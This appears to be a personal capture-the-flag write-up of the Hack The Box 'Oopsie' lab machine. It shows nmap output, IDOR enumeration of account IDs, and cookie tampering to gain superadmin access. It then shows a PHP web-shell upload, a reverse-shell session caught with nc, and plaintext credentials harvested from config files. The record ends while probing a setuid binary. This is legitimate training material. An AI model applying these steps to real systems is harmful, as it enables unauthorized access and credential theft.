

HTB-Oopsie-04Jan2024

IP

10.129.238.238

Credentials & Users

86575 superadmin@megacorp.com

34322 admin@megacorp.com

57633 peter@qplic.co.uk

28832 tom@rafol.co.uk

8832 john@tafcz.co.uk

robert:M3g4C0rpUs3r!

Ports & Services

22/tcp open ssh

80/tcp open http

Technologies

OpenSSH 7.6p1

Apache 2.4.29

Ubuntu

NMAP



```
$ sudo nmap -sC -sV -O $IP -o nmap/oopsie
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-04 20:32 GMT
Nmap scan report for 10.129.65.241
Host is up (0.024s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 61:e4:3f:d4:1e:e2:b2:f1:0d:3c:ed:36:28:36:67:c7 (RSA)
|   256 24:1d:a4:17:d4:e3:2a:9c:90:5c:30:58:8f:60:77:8d (ECDSA)
|_  256 78:03:0e:b4:a1:af:e5:c2:f9:8d:29:05:3e:29:c9:f2 (ED25519)
```

```
80/tcp open  http      Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Welcome
|_http-server-header: Apache/2.4.29 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=1/4%OT=22%CT=1%CU=39229%PV=Y%DS=2%DC=I%G=Y%TM=65971
OS:604%P=x86_64-pc-linux-gnu)SEQ(SP=FB%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)OP
OS:S(01=M53CST11NW7%02=M53CST11NW7%03=M53CNNT11NW7%04=M53CST11NW7%05=M53CST
OS:11NW7%06=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)EC
OS:N(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=
OS:AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(
OS:R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%
OS:F=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G
OS:%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.79 seconds
```

Website



IDOR

This can be changed numerically allowing access to other customer records including record "1" which is the admin account.



superadmin account

SA account details can be found on id=30

Request

```
Pretty Raw Hex
1 GET /cdn-cgi/login/admin.php?content=accounts&id=30 HTTP/1.1
2 Host: 10.129.220.75
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
```

Response

```
Pretty Raw Hex Render
MegaCorp Automotive
```


Repair Management System

Access ID	Name	Email
86575	super admin	superadmin@megacorp.com

Admin account on position 1

Request

```
Pretty Raw Hex
1 GET /cdn-cgi/login/admin.php?content=accounts&id=1 HTTP/1.1
2 Host: 10.129.220.75
```



Repair Management System

Access ID	Name	Email
34322	admin	admin@megacorp.com

customer "peter" on position 13

Request

```
Pretty Raw Hex
1 GET /cdn-cgi/login/admin.php?content=accounts&id=13 HTTP/1.1
2 Host: 10.129.220.75
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
```

Response

```
Pretty Raw Hex Render
```



Repair Management Sys

Access IDNameEmail

57633 Peter peter@qpics.co.uk

User "john" on position 4

Response

PrettyRawHexRender

MegaCorp Automotive

Repair Management System

Access ID	Name	Email
8832	john	john@tafcz.co.uk

User "rafol" on position 23

Response

PrettyRawHexRender

MegaCorp Automotive

Repair Management System

Access ID	Name	Email
28832	Rafol	tom@rafol.co.uk

Cookie alteration

Before

Using the information from the IDOR vulnerability we can adjust the cookie variables, refreshing the page and leaving us with the "super admin" account - without the requirement of tackling the password box

Filter Items										+ ↺ 📄	
Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed		
role	guest	10.129.220.75	/	Sun, 04 Feb 2024 20:23:53...	9	false	false	None	Fri, 05 Jan 2024 20:23:53...		
user	2233	10.129.220.75	/	Sun, 04 Feb 2024 20:23:53...	8	false	false	None	Fri, 05 Jan 2024 20:23:53...		

After

Filter Items		
Name	Value	Domain
role	superadmin	10.129.220.75
user	86575	10.129.220.75

Repair Management System

Branding Image Uploads

Brand Name	<input type="text"/>
<input type="button" value="Browse..."/> No file selected. <input type="button" value="Upload"/>	

Manipulating the upload function

Starting with an empty text document will allow us to figure out where the backend system is storing the uploads.

As we know the system is based on php we can presume a php webshell should work on the target box as long as we can upload it, fire it off and retrieve it.

PHP shell file entitled "payload2.php"

Branding Image Uploads

Brand Name	<input type="text" value="payload2.php"/>
<input type="button" value="Browse..."/> No file selected. <input type="button" value="Upload"/>	

I needed to try and figure out where the shell ends up. Using the superadmin cookie I can fuzz using ffuf as below. This then finds various other directories.

The uploads appears as a 403 and we cannot access directly but as usual we can execute the shell by using the full address.

Shell callback to our listener with initial confirmation

```
(sw1m@core)-[~/HTB/StartingPoint/Oopsie]
$ rlwrap -cAr nc -lvnp 6668
listening on [any] 6668 ...
connect to [10.10.14.150] from (UNKNOWN) [10.129.95.191] 56398
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 202
GNU/Linux
15:45:24 up 29 min, 0 users, 0 load average: 0.00, 0.00, 0.00
USER      TTY      FROM      LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ pwd
/
$ ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.129.95.191 netmask 255.255.0.0 broadcast 10.129.255.255
    inet6 fe80::250:56ff:fe96:368d prefixlen 64 scopeid 0x20<link>
    inet6 dead:beef::250:56ff:fe96:368d prefixlen 64 scopeid 0x0<gl
    ether 00:50:56:96:36:8d txqueuelen 1000 (Ethernet)
    RX packets 24702 bytes 4750767 (4.7 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 23146 bytes 11593470 (11.5 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 2653 bytes 213830 (213.8 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2653 bytes 213830 (213.8 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

$
```

We can now easily access the home folder for the user Robert along with the "f2c74ee8db7983851ab2a96a44eb7981" user flag.

```
www-data@oopsie:/$ cd root
cd root
bash: cd: root: Permission denied
www-data@oopsie:/$ cd home
cd home
www-data@oopsie:/home$ ls -la
ls -la
total 12
drwxr-xr-x  3 root    root    4096 Jul 28  2021 .
drwxr-xr-x 24 root    root    4096 Oct 11  2021 ..
drwxr-xr-x  3 robert  robert  4096 Jul 28  2021 robert
www-data@oopsie:/home$ cd robert
cd robert
www-data@oopsie:/home/robert$ ls
ls
user.txt
www-data@oopsie:/home/robert$ cat user.txt
cat user.txt
f2c74ee8db7983851ab2a96a44eb7981
www-data@oopsie:/home/robert$
```

The db.php file has some credentials in it.

```
www-data@oopsie:/var/www/html/cdn-cgi/login$ cat db.php
cat db.php
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
www-data@oopsie:/var/www/html/cdn-cgi/login$
```

A general search of the files also provide admin credentials in the index.php file.

```
www-data@oopsie:/var/www/html/cdn-cgi/login$ cat index.php | grep -i passw*
cat index.php | grep -i passw*
if($_POST["username"]=="admin" && $_POST["password"]=="MEGACORP_4dm1n!! ")
<input type="password" name="password" placeholder="Password" />
www-data@oopsie:/var/www/html/cdn-cgi/login$
```

Trying to user "robert" with the megacorp user credentials allows us to change over to robert and get a decent shell

```
www-data@oopsie:/var/www/html/cdn-cgi/login$ su robert
su robert
Password: M3g4C0rpUs3r!

robert@oopsie:/var/www/html/cdn-cgi/login$
```

We can now login via SSH and negate relying on the pseudo shell.

```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sat Jan 25 10:20:16 2020 from 172.16.118.129
robert@oopsie:~$
```

Robert unfortunately cannot run sudo on the box.

```
robert@oopsie:~$ sudo -l
[sudo] password for robert:
Sorry, try again.
[sudo] password for robert:
Sorry, try again.
[sudo] password for robert:
Sorry, user robert may not run sudo on oopsie.
robert@oopsie:~$
```

Enumerating the architecture and system with the intention of trying to cobble a script to gather to tell me if there is any bin files in the bin directory that doesn't come as part of the ubuntu installation.

```
robert@oopsie:/bin$ cat /proc/version
Linux version 4.15.0-76-generic (buildd@lcy01-amd64-029) (gcc version 7.4.0 (Ubuntu 7.4.0-1ubuntu1~18.04.1)) #8
6-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020

robert@oopsie:/bin$ id
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)
robert@oopsie:/bin$
```

The walkthrough guide points us toward this bugtracker application with a setuid flag and it tells us that it's a promising path to elevating privileges.

```
robert@oopsie:~$ ls -la /usr/bin/bugtracker && file /usr/bin/bugtracker
-rwsr-xr-- 1 root bugtracker 8792 Jan 25  2020 /usr/bin/bugtracker
/usr/bin/bugtracker: setuid ELF 64-bit LSB shared object, x86-64, version
b52b8d, not stripped
robert@oopsie:~$
```

I can see from the "cat" output that the reports appears in the root tree.

```
robert@oopsie:/$ ./usr/bin/bugtracker

: EV Bug Tracker :

Provide Bug ID: 3542

cat: /root/reports/3542: No such file or directory
robert@oopsie:/$
```